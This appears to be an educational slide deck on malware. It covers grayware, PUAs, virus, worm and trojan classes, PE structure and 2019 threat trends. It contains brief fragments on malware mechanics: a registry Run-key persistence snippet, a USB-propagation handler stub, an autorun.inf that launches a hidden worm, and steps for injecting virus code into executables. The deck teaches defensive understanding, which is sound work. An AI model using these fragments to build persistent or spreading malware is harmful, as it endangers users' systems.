




MALWARE

- **What is malware?**
- **Classification**
- **Current trends**
- **Structure and behavior**
- **Information sources**



Martin Jirkal

What is Malware?


- Malware is malicious software that is **deliberately** created to harm computer's user.
- Word malware was created from words malicious and software
- Harm can be done by many ways
 - Gathering of information
 - Using computers processor time
 - Using device as point of attack
 - User ransom
 - Advertisement
 - Misinformation

But what IS malware? What is AV company detecting?

- It can be wrongly written application.
- It can be unwanted application.
- It can be damaged application
- It can be data
- It can be communication
- It can be email.



AV's see files in 3 categories



Grayware

- advertising display software
- download wrappers,
- various browser toolbars
- software with misleading behavior
- bundleware,
- crypto-miners
- registry cleaners (Windows operating systems only)
- or any other borderline software, or software that uses illicit or at least unethical business practices (despite appearing legitimate) and might be deemed undesirable by an end user who became aware of what the software would do if allowed to install

Status: 254 Items occupying 96.2 MB disk space to clean

Fix these unwanted items to enjoy a stable, optimized and secure computer. You can also check details of found items by clicking on them.

Scan Area and Items Found	Impact on System	View details
Malware Scan Infected Files & Folders: 0 Infected Registry: 0	① Infections Found: 0 Malware scan includes entries from PUA, adware or ransomware. They tend to slow down PC and may show false popups. Some may also steal data from your PC.	
Junk and Privacy Scan Junk & Privacy data found: 96.2 MB Junk & Privacy items: 229	① Recoverable Space: 96.2 MB These entries just occupy unnecessary space on the hard disk of your system. Some privacy exposing items might be misused by malware.	
Invalid Registry Scan Invalid Registry Items Found: 24 Unneeded startup items: 0	① Items Found: 24 Invalid registry entries are not necessarily harmful, but cleaning them may improve the communication time when various software interact with system registry.	
Web Protection - Enable Now Not protected: 1	① Action Required: 1 Enabling web protection may improve your internet surfing experience on Internet Explorer, Firefox and Google Chrome. It also blocks malicious URLs.	

[Export Log](#)[Fix All Items](#)

CHECKMARK CERTIFIED

Version: 1.0.0.27

[Activate Now](#)

and browser popups and clean junk files to free up space on your hard drive.
*Get premium license starting at € 9.95

[Causes of PC errors](#)

Grayware examples - II

- Advertised via scam-like urls "http://www.microsoft.com-fastest....."
- Download website mimics Microsoft download pages; misleading heading "How to fix Problems with Windows 10"
- Installer itself offers other products (for example another Antivirus product), "Decline" resp. "Accept" buttons are likely to be confused with the "Next" button (same size/position/design)
- Once scan & cleaning is finished (note that only 25% of findings is cleaned for free) there is a message "Your PC may still have other malicious or unwanted items." present to user. This is misleading as there were no malware detected during test scan.
- There is offered another antivirus product during checkout. Price is "\$0" but there is a fee \$1.85 monthly in the fineprint.
- Combination of two proper AVs can lead to serious issues.

Malware

Red alert!

Threats found

eset INTERNET SECURITY

Warning
Threats found

Multiple threats were found and could not be cleaned automatically. Please review the threats and select an action to take for each one.

Name	Detection	Action
[REDACTED]	a variant of Win32/Ad...	Clean

[Action for all listed threats](#)

Apply selected actions?

Apply

[Learn more about this message](#)

Malware

Yellow warning

Detections occurred

eset INTERNET SECURITY

Warning
Detections occurred

Multiple threats were found and could not be cleaned automatically. Please review the threats and select an action to take for each one.

Name	Detection	Action
[REDACTED]	Win32/InstallCore.AYP...	Clean

[Action for all listed threats](#)

Apply selected actions?

Apply

[Learn more about this message](#)

Potentially unwanted application - I

- PUA or PUP [potentially unwanted program] is application that is legitimate, but can be distributed into computer without user approval or by use of social engineering. Alternatively it can be an application that is commonly misused by malware authors.
- It is not defined what is and what is not PUA. Every AV can have different rules

Potentially unwanted application - II

PUA categories

- **Unsafe** – Application that can be misused by malware. For example coinminer that is run by command line.
- **Unwanted** – Application that have known history of showing up on user's computer without approval.
- **Suspicious** – Applications that have common attributes with malware but are not analyzed.

CLEAN x PUA x MALWARE

registrme.exe

```
GetSystemDirectory(szSysDir, sizeof(szSysDir));
strcat_s(szSysDir, MAX_PATH, "\\aspirsrcv.exe");
RegOpenKeyEx(HKLM,"Software\\Microsoft\\Windows\\CurrentVersion\\Run",0,KEY_SET_VALUE,&hKey );
RegSetValueEx(hKey, "aspiration", 0, REG_SZ, szSysDir, sizeof(szSysDir));
RegCloseKey(hKey);
```

Malware classification

Basic classification

- **Virus**

Virus infect binary file in a way that does not impact original file in any way except additional virus execution.

- **Worm**

Worm copies itself to propagate to another system

- **Trojan**

Trojan is everything else

Virus

MS DOS Header ("MZ") and stub	Offset 0
PE signature ("PE")	
.text	The module code
Program Code	The initialized (global, static) data
.data	The information for imported functions and data
Initialized Data	
.idata	The information for imported functions and data
Import Table	
.edata	The information for exported functions and data
Export Table	
Debug symbols	

	0 1 2 3 4 5 6 7 8 9 a b c d e f	
00000000h:	4D 5A 50 00 02 00 00 00 04 00 0F 00 FF FF 00 00	; MZP.....yy..
00000010h:	B8 00 00 00 00 00 00 40 00 1A 00 00 00 00 00 00	;@.....
00000020h:	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	;
00000030h:	00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00	;
00000040h:	BA 10 00 0E 1F B4 09 CD 21 B8 01 4C CD 21 90 90	;Í!.Lí!..
00000050h:	54 68 69 73 20 70 72 6F 67 72 61 6D 20 6D 75 73	; This program mus
00000060h:	74 20 62 65 20 72 75 6E 20 75 6E 64 65 72 20 57	; t be run under W
00000070h:	69 6E 33 32 0D 0A 24 37 00 00 00 00 00 00 00 00	; in32..\$7.....
00000080h:	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	;
00000090h:	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	;
000000a0h:	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	;
000000b0h:	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	;
000000c0h:	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	;
000000d0h:	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	;
000000e0h:	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	;
000000f0h:	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	;
00000100h:	50 45 00 00 4C 01 08 00 19 5E 42 2A 00 00 00 00	; PE..L...^B*..
00000110h:	00 00 00 00 E0 00 8E 81 0B 01 02 19 00 A0 02 00	;àŽO.....
00000120h:	00 DE 00 00 00 00 00 00 B4 AD 02 00 00 10 00 00	; .P.....'-..
00000130h:	00 B0 02 00 00 00 40 00 00 10 00 00 00 02 00 00	; .°....@.....
00000140h:	01 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00	;
00000150h:	00 D0 03 00 00 04 00 00 00 00 00 02 00 00 00 00	; .D.....
00000160h:	00 00 10 00 00 40 00 00 00 00 10 00 00 10 00 00	;@.....
00000170h:	00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00	;
00000180h:	00 D0 02 00 1E 18 00 00 00 40 03 00 00 8E 00 00	; .D.....@.ž..
00000190h:	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	;
000001a0h:	00 10 03 00 04 2B 00 00 00 00 00 00 00 00 00 00	;
000001b0h:	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	;
000001c0h:	00 00 03 00 18 00 00 00 00 00 00 00 00 00 00 00	;
000001d0h:	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	;
000001e0h:	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	;
000001f0h:	00 00 00 00 00 00 00 00 43 4F 44 45 00 00 00 00	;CODE....
00000200h:	88 9E 02 00 00 10 00 00 00 A0 02 00 00 04 00 00	; ^ž.....
00000210h:	00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60	;
00000220h:	44 41 54 41 00 00 00 D4 06 00 00 00 B0 02 00	; DATA....ó....°..

DOS
HEADER

DOS
STUB

PE
HEADER

Signature

FileHeader

OptionalHeader



DATA
DIRECTORY

SECTION
TABLE




Virus

- Attributes
 - Hide itself into existing files-> Hard to find.
 - Opening and writing into different files on disc
- Typical infection method
 1. Find executable binary
 2. Enlarge/add section into file or find enough unused space between sections
 3. Insert code
 4. Change application entry point so it begins in virus code.




Virus II

A fractionated cavity virus.




Import table-replacing EPO virus.



Entry-Point Obscuring (EPO) Viruses

Entry-point obscuring viruses nemění EP



Worm

Infection methods:

- Copy itself to removable media
- Copy itself to shared directories (P2P sharing application)
- Send itself to different users (Mail, Facebook, Skype...)
- Add itself to DVD burning queue

CSIDL_CDBURN_AREA – WINAPI SHGetFolderPath()

C:\Documents and Settings\username\Local Settings\Application Data\Microsoft\CD Burning



Worm II

Typical USB propagation

- Looking for removable media or wait for WM_DEVICECHANGE event
- Hiding (SetFileAttributes)
- Creates autorun.inf on USB

Worm.exe

```
case WM_DEVICECHANGE:  
{  
    switch(wParam)  
    {  
        case DBT_DEVICEARRIVAL:  
        {  
            // Infect device if REMOVABLE USB  
        }  
    }  
}
```

USB drive

hiddenWorm.exe

autorun.inf

```
[ AutoRun ]  
open = hiddenWorm .exe  
shellExecute = hiddenWorm.exe  
shell\Auto\Command = hiddenWorm.exe
```



Trojan – advanced classification - I

- **Backdoor**
Receive and execute remote commands.
- **Adware**
Manipulates or add advertisement to user's PC.
- **Spy**
Continually steals important data from victim's computer.
- **Banker**
Malware specialized to attack banking interface on victim's computer.

Trojan – advanced classification - II

- **Downloader**

Typically small malware distributed by attacks that download and execute “main” malware. Main malware may change in time.

- **Exploit**

Exploit’s main functionality is to get through computer security barriers. They typically distribute downloaders. They are especially dangerous if they incorporate **Zero-day exploit**.

- **Rootkit**

Rootkit is malware residing in kernel part of OS. Typically it defends user space malware.

Trojan – advanced classification - III

- **Bootkit**

Bootkit infects Master Boot Record or Volume Boot Record. Rootkit installation before AV initialization is usual target of bootkit.

- **CoinMiner**

Software mining cryptocurrency without user knowledge

- **Ransomware**

Ransom software that may block computer functionalities and demand payment for unlocking.

Trojan – advanced classification- IV

- **Bad Joke**

Special type of malware that is in category of pranks but is uneasy to get rid off by basic user.

- **Agent**

Malware that cannot be put into any categories.

APT – Targeted attack

- Knowledge of target's environment and infrastructure
- Combination of social engineering and infection.
- AV companies typically do not know context of attack
- Long delay between malware deployment and malware public release.
- Infection vector is usually exploitation



TRENDS FOR 2019




Some Statistics and Trends for 2019


Filecoder



Spy



Banker



Actual TOP CZ

Trojan.Win32/PSW.Fareit	7.17%
Trojan.MSIL/Spy.Agent.AES	3.50%
Backdoor.Java/Adwind	3.21%
Trojan.RAR/Agent.CI	1.97%
Trojan.Win32/Spy.Socelars	1.94%
Backdoor.MSIL/NanoCore	1.86%
Trojan.Win32/Formbook	1.77%
Backdoor.PHP/WebShell	1.43%
Trojan.MSIL/Bladabindi	1.40%
Trojan.LNK/Agent.AK	1.30%



TYPICAL STRUCTURE AND BEHAVIOR OF MALWARE

Jak se drží v počítači? Proč ho nevidíme? Co z toho má?


Modern Malware

- Business
- Professionalization- malware as service
- Variability/Obfuscation by install
- Modularity
- Complexity


Motivation of malware

- Infection and penetration of systems.
- Persistence and hiding.
Survive as long as possible
- Monetization

